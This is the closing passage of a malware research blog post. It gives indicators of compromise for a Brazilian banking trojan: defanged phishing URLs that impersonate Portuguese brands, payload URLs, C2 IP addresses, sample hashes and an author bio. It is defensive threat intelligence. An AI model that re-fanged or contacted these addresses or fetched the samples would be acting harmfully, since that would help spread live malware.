hxxps://publichealth.msu.ac.]th/eng/wp-content/languages/--/my.vodafone.pt/?client=xxx
hxxps://kresna.co.]id/sarikresnakimia/wp-content/!/www.edp.pt/?client=xxx
hxxps://robyn-plombier-chauffagiste.fr/wp-admin/css/--/https:/www.policiajudiciaria.pt/?cliente=xxxx

---- URLS -----
hxxp://191.235.99.]13/lp1a.php
hxxp://191.235.99.]13/m/

---- C2 -----
191.235.99.]13
191.239.122.]4
40.70.86.]161
52.91.227.]152
87.98.137.]173
144.217.32.]24
51.81.104.]17
104.44.143.]28
51.143.39.]80
45.132.242.]89
13.58.123.]122
51.222.39.]127
66.70.237.]175
54.233.78.]131
51.222.39.]128
54.39.33.]188

-- 21/10/2020--
104.41.57.]9
142.44.218.]78
191.235.78.]73

-- 02-11-2020--
70.37.106.]179

-- 14-11-2020--
40.65.223.]174
40.84.210.]148

-- 01-12-2020--
149.56.76.]254

--20-12-2020--
24.152.36.]236
193.239.86.]182
47.254.94.]1
```

Online Sandbox URLs

554S2000A2S144D1S4111D.msi:
https://www.virustotal.com/gui/file/23892054f9494f0ee6f4aa8749ab3ee6ac13741a0455e189596edfcdf96416b3/details

px3q8x.vbs initial VBScript:
https://www.virustotal.com/gui/file/d1fb8a5061fc40291cc02cec0f1c2d13168b17d22ffcabea62816e14ed58e925/

final payload (VBScript):
https://www.virustotal.com/gui/file/5b91c8acffe1980653718a493e24bde7211ee825ea2947df54c03e9733d61a70/details

n11ai.exe (AutoIt loader/injector):
https://www.virustotal.com/gui/file/237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d/details

6f0000.dll (Delphi trojan):
https://www.virustotal.com/gui/file/93488eab403fafb3d8e10d38c80f0af745e3fa4cf26228acff24d35a149f6269/detection

Samples MalwareBazaar: https://bazaar.abuse.ch/browse/tag/URSA%20trojan/

> [2020-09-13] new #trojan #banker in the wild – #stealer #malware #c2
>
> ➡️target countries: #PT🇵🇹, #BO🇧🇴, #CH🇨🇱 #ES🇪🇸, #MX🇲🇽, #BR🇧🇷, #IT🇮🇹
> ➡️antivirus bypass🐞
> ➡️password stealer🐞
> ➡️browser overlay (banking)🏦
> ➡️C2 [191.235.99.13, 52.91.227.152] @ azure & aws✔️
> ➡️origin: BR 🇧🇷 pic.twitter.com/GW3XtXB8BD
>
> — Pedro Tavares (@sirpedrotavares) September 13, 2020

Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.